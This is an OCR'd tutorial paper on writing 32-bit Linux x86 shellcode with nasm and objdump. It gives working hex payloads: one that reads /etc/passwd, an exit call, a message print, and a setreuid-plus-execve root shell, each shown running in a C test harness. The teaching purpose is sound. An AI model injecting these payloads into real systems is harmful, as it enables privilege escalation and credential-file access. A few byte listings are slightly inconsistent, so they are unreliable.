
Shellcoding in Linux

Ajin Abraham aka ><302
ajin25@gmail.com
www.keralacyberforce.in

Shellcode: An Introduction



```
char code[] =  "\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3
\x52\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63\x89\xe1\xb0\x0b
\x52\x51\x53\x89\xe1\xcd\x80";
```

Shellcode is machine code that when executed spawns a shell. Not all "Shellcode" spawns a shell. Shellcode is a list of machine code instructions which are developed in a manner that allows it to be injected in a vulnerable application during its runtime. Injecting Shellcode in an application is done by exploiting various security holes in an application like buffer overflows, which are the most popular ones. You cannot access any values through static addresses because these addresses will not be static in the program that is executing your Shellcode. But this is not applicable to environment variable. While creating a shell code always use the smallest part of a register to avoid null string. A Shellcode must not contain null string since null string is a delimiter. Anything after null string is ignored during execution. That’s a brief about Shellcode.


Methods for generating Shellcode

1. Write the shellcode directly in hex code.

2. Write the assembly instructions, and then extract the opcodes to generate the shellcode.

3. Write in C, extract assembly instructions and then the opcodes and finally generate the shellcode.

The x86 Intel Register Set



32 bit	16 bit	8 bit (Higher)	8 bit (Lower)
EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL

INTEL 32 BIT REGISTER SET

- EAX, EBX, ECX, and EDX are all 32-bit General Purpose Registers.
- AH, BH, CH and DH access the upper 16-bits of the General Purpose Registers.
- AL, BL, CL, and DL access the lower 8-bits of the General Purpose Registers.
- EAX, AX, AH and AL are called the 'Accumulator' registers and can be used for I/O port access, arithmetic, interrupt calls etc. We can use these registers to implement system calls.
- EBX, BX, BH, and BL are the 'Base' registers and are used as base pointers for memory access. We will use this register to store pointers in for arguments of system calls. This register is also sometimes used to store return value from an interrupt in.
- ECX, CX, CH, and CL are also known as the 'Counter' registers.
- EDX, DX, DH, and DL are called the 'Data' registers and can be used for I/O port access, arithmetic and some interrupt calls.

The Linux System Call

- The actions or events that initialize the entrance into the kernel are

  1. Hardware Interrupt.
  2. Hardware trap.
  3. Software initiated trap.

- System calls are a special case of software initiated trap. The machine instruction used to initiate a system call typically causes a hardware trap that is handled specially by the kernel.
- In Linux, the system calls are implemented using
  1. lcall7/lcall27 gates (lcall7_func)
  2. int 0x80 (software interrupt)
- ESI and EDI are used when making Linux system calls.
- More information about Linux system calls :

  http://tldp.org/LDP/khg/HyperNews/get/syscall/syscall86.html
  http://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

KEEP IN MIND

- The assembly language syntax used in this paper is based on nasm assembler.
- The XOR is a great opcodes for zeroing a register to eliminate the null bytes
- When developing shellcode you will find out that using the smallest registers often prevents having null bytes in code.


REQUIREMENTS

- Backtrack 5 operating system.
- Basic Knowledge about Linux Terminal.
- Knowledge about Assembly Language in x86 Architecture (32bit).

TOOLS REQUIRED (Available in Backtrack 5)

- gcc - it is a C and C++ compiler.
- ld – it is a tool used for linking .
- nasm - the Netwide Assembler is a portable 80x86 assembler
- objdump – it is a tool that displays information from object files.
- strace – A tool to trace system calls and signals

Linux Shellcoding



We will be using assembly language code for generating the shellcode. We get the most efficient lines of codes when we go to machine level. Since we cannot go up with binaries we will be coding in semi machine code-assembly language with which we will generate the useful and efficient shellcode.

To test the Shellcode We will be using this C program. We can insert the shell code into the program and run it.

```
/*shellprogram.c
Kerala Cyber Force – Ajin Abraham * /
```

```
char code[] = "Insert your shellcode here";
int main(int argc, char **argv) //execution begins here
{
int (*exeshell)(); //exeshell is a function pointer
exeshell = (int (*)()) code; //exeshell points to our shellcode
(int)(*exeshell)(); //execute as function code[]

}
```

We will go through 3 examples of creating and executing shellcode.

1. Demonstration of exit system call.
2. Demonstration of displaying a message “Kerala Cyber Force”.
3. Demonstration of spawning a shell.

1. Demonstration of exit system call

I am beginning with exit system call because of its simplicity. Open up Backtrack and take any file editor. Given below is the assembly code for exit system call.

```
 ;exitcall.asm
;Kerala Cyber Force – Ajin Abraham
[SECTION .text]
global _start
_start:
       mov    ebx,0 ;exit code, 0=normal exit
       mov    eax,1 ;exit command to kernel
       int    0x80  ;interrupt 80 hex, call kernel
```

Save **exitcall.asm** and issue the following commands in the terminal.
We will assemble the code using nasm and link it with ld.

```
root@bt:~# nasm -f elf exitcall.asm
root@bt:~# ld -o exit exitcall.o
```

Now we use objdump to extract the shell code from the object exit.o

```
root@bt:~# objdump -d exit

exit:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       bb 00 00 00 00          mov    $0x0,%ebx
 8048065:       b8 01 00 00 00          mov    $0x1,%eax
 804806a:       cd 80                   int    $0x80
```

Here you can see a lot of nulls (00) our shellcode won't get executed if the nulls are there. The CPU will ignore whatever that comes after null. It is better always use the smallest register when inserting or moving a value in shell coding. We can easily remove NULL bytes by taking an 8-bit register rather than a 32bit register. So here we use AL register instead of eax register and XOR ebx register to eliminate the nulls. We modify the assembly code as

```
 ;exitcall.asm
;Kerala Cyber Force – Ajin Abraham
[SECTION .text]
global _start
_start:
        xor ebx,ebx         ;zero out ebx, same function as mov ebx,0
        mov al, 1           ;exit command to kernel
        int 0x80
```

We go through assembling linking and dumping:

```
root@bt:~# nasm -f elf exitcall.asm
root@bt:~# ld -o exit exitcall.o
root@bt:~# objdump -d ./exit

./exit:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:   31 db                   xor    %ebx,%ebx
 8048062:   b0 01                   mov    $0x1,%al
 8048064:   cd 80                   int    $0x80
```

See here there are no nulls (00). The bytes we need are **31 db 31 c0 b0 01 cd 80**.

So now the shell code will be **"\x31\xdb\x31\xc0\xb0\x01\xcd\x80"**

Insert the shell code in our test program **shellprogram.c**

```
/*shellprogram.c
Kerala Cyber Force – Ajin Abraham */
char code[] = "\x31\xdb\x31\xc0\xb0\x01\xcd\x80";
int main(int argc, char **argv)
{
  int (*exeshell)();
  exeshell = (int (*)()) code;
   (int)(*exeshell)();
}
```

Now, compile and execute **shellprogram**.c.

```
root@bt:~# gcc shellprogram.c -o shellprogram
root@bt:~# ./shellprogram
root@bt:~# echo $?
0
```

The output will be blank since it's an exit call. To determine the exit status give the command "echo $?" which prints out "0" as the exit state. We have successfully executed our first piece of shell code. ☺ You can also strace the program to ensure that it is calling exit.

```
root@bt:~# strace ./shellprogram
execve("./shellprogram", ["./shellprogram"], [/* 33 vars */]) = 0
brk(0)                                  = 0x9b14000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or
directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb770e000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=70950, ...}) = 0
mmap2(NULL, 70950, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb76fc000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or
directory)
open("/lib/tls/i686/cmov/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000m\1\0004\0\0\0"...,
512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1405508, ...}) = 0
mmap2(NULL, 1415592, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) =
0xb75a2000
mprotect(0xb76f5000, 4096, PROT_NONE)   = 0
mmap2(0xb76f6000, 12288, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x153) = 0xb76f6000
mmap2(0xb76f9000, 10664, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb76f9000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0xb75a1000
set_thread_area({entry_number:-1 -> 6, base_addr:0xb75a16c0, limit:1048575,
seg_32bit:1, contents:0, read_exec_only:0, limit_in_pages:1,
seg_not_present:0, useable:1}) = 0
mprotect(0xb76f6000, 8192, PROT_READ)   = 0
mprotect(0x8049000, 4096, PROT_READ)    = 0
mprotect(0xb772c000, 4096, PROT_READ)   = 0
munmap(0xb76fc000, 70950)               = 0
_exit(0)                                = ?
```

Here we can see the first system call **execve** executing out program, followed by the opening of the dynamic linker/loader **ld.so** (first **nohwcap**, **preload** then **cache**) to load shared libraries, followed by the opening of **libc** which loads the standard C library, followed by its identification as an ELF file ("**\177ELF**"), followed by our program being mapped in the memory, and finally our call to exit. So it works.

2. Demonstration of displaying a message “Kerala Cyber Force”.

Now let’s create a shellcode that displays a message. Here I will demonstrate how to load the address of a string in a piece of our code at runtime. This is important because while running shellcode in an unknown environment, the address of the string will be unknown because the program is not running in its normal address space. Consider the following assembly language program **kcf.asm**

```
;kcf.asm

;Kerala Cyber Force – Ajin Abraham
[SECTION .text]

global _start


_start:

        jmp short ender

        starter:

        xor eax, eax    ;zero out eax
        xor ebx, ebx    ;zero out ebx
        xor edx, edx    ;zero out edx
        xor ecx, ecx    ;zero out ecx
        mov al, 4       ;system call write
        mov bl, 1       ;stdout is 1
        pop ecx         ;pop out the address of the string from the stack
        mov dl, 18      ;length of the string
        int 0x80        ;call the kernel
        xor eax, eax    ;zero out eax
        mov al, 1       ;exit the shellcode
        xor ebx,ebx
        int 0x80
        ender:
        call starter   ;put the address of the string on the stack
        db 'Kerala Cyber Force'
```

Assemble it, link it and dump it.

```
root@bt:~# nasm -f elf kcf.asm
root@bt:~# ld -o kcf kcf.o
root@bt:~# objdump -d kcf

kcf:     file format elf32-i386


Disassembly of section .text:
```

```
08048060 <_start>:
 8048060:       eb 19                   jmp    804807b <ender>

08048062 <starter>:
 8048062:       31 c0                   xor    %eax,%eax
 8048064:       31 db                   xor    %ebx,%ebx
 8048066:       31 d2                   xor    %edx,%edx
 8048068:       31 c9                   xor    %ecx,%ecx
 804806a:       b0 04                   mov    $0x4,%al
 804806c:       b3 01                   mov    $0x1,%bl
 804806e:       59                      pop    %ecx
 804806f:       b2 12                   mov    $0x12,%dl
 8048071:       cd 80                   int    $0x80
 8048073:       31 c0                   xor    %eax,%eax
 8048075:       b0 01                   mov    $0x1,%al
 8048077:       31 db                   xor    %ebx,%ebx
 8048079:       cd 80                   int    $0x80

0804807b <ender>:
 804807b:       e8 e2 ff ff ff          call   8048062 <starter>
 8048080:       4b                      dec    %ebx
 8048081:       65                      gs
 8048082:       72 61                   jb     80480e5 <ender+0x6a>
 8048084:       6c                      insb   (%dx),%es:(%edi)
 8048085:       61                      popa
 8048086:       20 43 79                and    %al,0x79(%ebx)
 8048089:       62 65 72                bound  %esp,0x72(%ebp)
 804808c:       20 46 6f                and    %al,0x6f(%esi)
 804808f:       72 63                   jb     80480f4 <ender+0x79>
 8048091:       65                      gs
```

Now we can extract the shellcode as

"\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x12\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x4b\x65\x72\x61\x6c\x61\x20\x43\x79\x62\x65\x72\x20\x46\x6f\x72\x63\x65"

Insert the shell code in our test program **shellprogram.c**

```
/*shellprogram.c
Kerala Cyber Force – Ajin Abraham */

char code[] =
"\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x12\xcd\x80
\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x4b\x65\x72\x61\x6c\x61\
x20\x43\x79\x62\x65\x72\x20\x46\x6f\x72\x63\x65";
;
int main(int argc, char **argv)
{
  int (*exeshell)();
  exeshell = (int (*)()) code;
  (int)(*exeshell)();
}
```

Save compile and run shellprogram.c

```
root@bt:~# gcc shellprogram.c -o shellprogram
root@bt:~# ./shellprogram
Kerala Cyber Force
```

And now we just created a shellcode that outputs a string to the standard output device, your monitor. Here dynamic string addressing and zero outing register are demonstrated.

3. Demonstration of spawning a shell.

Now I will explain you the core of this paper, how to generate a shellcode that can spawn a shell with root privilege if it's dropped. Here we call setreuid() to set root privilege if it's dropped and we call execve() to execute our shell /bin/sh.

For getting more info about setreuid, we check its manual.

```
root@bt:~# man setreuid
```

===============SKIPED======================

```
       #include <sys/types.h>
       #include <unistd.h>
       int setreuid(uid_t ruid, uid_t euid);
       int setregid(gid_t rgid, gid_t egid);
```

===============SKIPED======================

We are interested in the above bolded code. The assembly code for setting the root privilege will be as follows.

```
        xor eax, eax            ;zero out eax
        mov al, 70              ;setreuid is syscall 70
        xor ebx, ebx            ;zero out ebx
        xor ecx, ecx            ;zero out ecx
        int 0x80                ;call the kernel
```

The following assembly code attempts to set root privileges if they are dropped.
Now for getting more info about **execve**, we check its manual.

```
root@bt:~# man setreuid
```

===============SKIPED======================

#include <unistd.h>
int execve(const char *filename, char *const argv[],char *const envp[]);

===============SKIPED======================

We are interested in the above bolded code. Here it’s a bit harder one. We need a null terminated string, the address of the string and a * null pointer in adjacent memory like

execve("/bin/sh", *"/bin/sh", (char **)NULL);

Consider the following assembly code:

```
        pop ebx                 ;get the address of the string
        xor eax, eax            ;zero out eax

        mov [ebx+7 ], al        ;put a NULL where the N is in the string
        mov [ebx+8 ], ebx       ;put the address of the string in ebx, where
                                ;the XXXX is
        mov [ebx+12], eax       ;put 4 null bytes into where the YYYY is
                                ;our string now looks like
                                ;"/bin/sh\0(*ebx)(*0000)"
        mov al, 11              ;execve is syscall 11
        lea ecx, [ebx+8]        ;put the address of XXXX(*ebx) into ecx
        lea edx, [ebx+12]       ;put the address of YYYY(*0000), nulls into
                                ;edx
        int 0x80                ;call the kernel, and we got Shell!!
```

Consider this string “/bin/shNXXXXYYYY” in the memory .Here /bin/sh is our null terminated string (we must replace N with '\0'), XXXX (4 bytes) is the address of the address of our string, and YYYY (4 bytes) is the address of the envp[] pointer(which we are going to call with *NULL). We combine both the codes to generate our final assembly code that will set the root privilege and spawns a shell.

```
;shellex.asm
[SECTION .text]

global _start


_start:
        xor eax, eax
        mov al, 70
        xor ebx, ebx
        xor ecx, ecx
        int 0x80

        jmp short ender

        starter:

        pop ebx
        xor eax, eax

        mov [ebx+7 ], al
        mov [ebx+8 ], ebx
        mov [ebx+12], eax
        mov al, 11
        lea ecx, [ebx+8]
        lea edx, [ebx+12]
        int 0x80

        ender:
        call starter
        db '/bin/shNXXXXYYYY'
```

Now as usual assemble it, link it and dump and extract the shell code.

```
root@bt:~# nasm -f elf shellex.asm
root@bt:~# ld -o shellex shellex.o
root@bt:~# objdump -d shellex

shellex:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       b0 46                   mov    $0x46,%al
 8048064:       31 db                   xor    %ebx,%ebx
 8048066:       31 c9                   xor    %ecx,%ecx
 8048068:       cd 80                   int    $0x80
 804806a:       eb 16                   jmp    8048082 <ender>

0804806c <starter>:
 804806c:       5b                      pop    %ebx
 804806d:       31 c0                   xor    %eax,%eax
 804806f:       88 43 07                mov    %al,0x7(%ebx)
 8048072:       89 5b 08                mov    %ebx,0x8(%ebx)
 8048075:       89 43 0c                mov    %eax,0xc(%ebx)
 8048078:       b0 0b                   mov    $0xb,%al
 804807a:       8d 4b 08                lea    0x8(%ebx),%ecx
 804807d:       8d 53 0c                lea    0xc(%ebx),%edx
 8048080:       cd 80                   int    $0x80

08048082 <ender>:
 8048082:       e8 e5 ff ff ff          call   804806c <starter>
 8048087:       2f                      das
 8048088:       62 69 6e                bound  %ebp,0x6e(%ecx)
 804808b:       2f                      das
 804808c:       73 68                   jae    80480f6 <ender+0x74>
 804808e:       4e                      dec    %esi
 804808f:       58                      pop    %eax
 8048090:       58                      pop    %eax
 8048091:       58                      pop    %eax
 8048092:       58                      pop    %eax
 8048093:       59                      pop    %ecx
 8048094:       59                      pop    %ecx
 8048095:       59                      pop    %ecx
 8048096:       59                      pop    %ecx
```

The extracted shellcode looks like this

"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58\x58\x58\x58\x59\x59\x59\x59"


Insert the shell code in our test program **shellprogram.c**

```
/*shellprogram.c
Kerala Cyber Force – Ajin Abraham */

char code[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89
\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\
xff\x2f\x62\x69\x6e\x2f\x73\x68\x4e\x58\x58\x58\x58\x59\x59\x59\x59";

int main(int argc, char **argv)
{
  int (*exeshell)();
  exeshell = (int (*)()) code;
  (int)(*exeshell)();
}
```

Save compile and run shellprogram.c

```
root@bt:~# gcc shellprogram.c -o shellprogram
root@bt:~# ./shellprogram
sh-4.1# whoami
root
sh-4.1# exit
exit
```

The smaller the shellcode the more useful it will be and can target more vulnerable programs. So let's tweak our shellcode. So here NXXXXYYYY after /bin/sh was given to reserve some space.



```
804808e:    4e      dec    %esi
804808f:    58      pop    %eax
8048090:    58      pop    %eax
8048091:    58      pop    %eax
8048092:    58      pop    %eax
8048093:    59      pop    %ecx
8048094:    59      pop    %ecx
8048095:    59      pop    %ecx
8048096:    59      pop    %ecx
```

NOT NEEDED

We no longer need them in the shellcode so we can remove them and the tweaked shellcode will be as follows:

"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"

Insert the shell code in our test program **shellprogram.c**

```
/*shellprogram.c
Kerala Cyber Force – Ajin Abraham */

char code[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89
\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\
xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main(int argc, char **argv)
{
  int (*exeshell)();
  exeshell = (int (*)()) code;
  (int)(*exeshell)();
}
```

Save compile and run shellprogram.c

```
root@bt:~# gcc shellprogram.c -o shellprogram
root@bt:~# ./shellprogram
sh-4.1# whoami
root
sh-4.1# exit
exit
```

So that's the beginning of Shellcoding in Linux. There is lot ways for creating efficient Shellcode. Keep in mind we can build the most robust, efficient, functional and evil ☺ code if we go with assembly language.

DISCLAIMER

- This paper is made for simplicity and for better understanding of Shellcoding in Linux.
- A lot of the explanations are referred from other papers.
- This paper is for you. So you got the right to correct me if I am wrong at somewhere. Send your comments and queries to ajin25 AT gmail DOT com.

REFERNCES

- Paper: Shellcoding for Linux and Windows Tutorial – Mr. Steve Hanna. (http://www.vividmachines.com/shellcode/shellcode.html)
- Paper: Writing shellcode - zillion (http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html)
- Paper: Introduction to Writing Shellcode (http://www.phiral.net/shellcode.htm)

- Paper: DESIGNING SHELLCODE DEMYSTIFIED (http://www.enderunix.org/documents/en/sc-en.txt) - murat

WEBSITES

- http://tldp.org/LDP/khg/HyperNews/get/syscall/syscall86.html
- http://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html